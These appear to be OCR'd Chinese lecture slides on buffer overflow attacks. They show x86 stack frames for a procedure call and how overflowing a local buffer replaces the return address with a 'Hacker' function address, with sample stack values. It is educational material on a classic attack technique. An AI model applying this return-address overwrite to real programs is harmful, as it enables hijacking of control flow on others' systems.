
缓冲区溢出攻击

缓冲区溢出防范


缓冲区溢出


过程P调用过程Q
P:
(eax等入栈)
参数入栈
call指令
Q
P
Q:
P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
(ebx等出栈)
P的ebp出栈
收回栈空间
ret指令
ebp
esp
高地址
调用者保存
寄存器（必要时）
参数n
参数1
返回地址
ebp的旧值
被调用者保存
寄存器（存在时）
非静态
局部变量
调用
过程
栈帧
当前
栈帧
栈


缓冲区溢出


过程P调用过程Q
P:
(eax等入栈)
参数入栈
call指令
Q
P
Q:
P的ebp入栈
确定Q的ebp
(ebx等入栈)
分配栈空间
(ebx等出栈)
P的ebp出栈
收回栈空间
ret指令
ebp
esp
调用者保存
寄存器（必要时）
参数n
参数1
恶意代码首地址
ebp的旧值
被调用者保存
寄存器（存在时）
非静态
局部变量
高地址
调用
过程
栈帧
当前
栈帧
栈


缓冲区溢出



ffffde48H
ffffde2cH
0804849dH
返回地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈


缓冲区溢出



ffffde48H
ffffde2cH
08048460H
Hacker首地址
ebp
ffffde28H
ffffde48H
ebp旧值
63646566H
cdefH
38396162H
89abH
34353637H
4567H
esp
ffffde10H
30313233H
0123H
main
outputs
栈

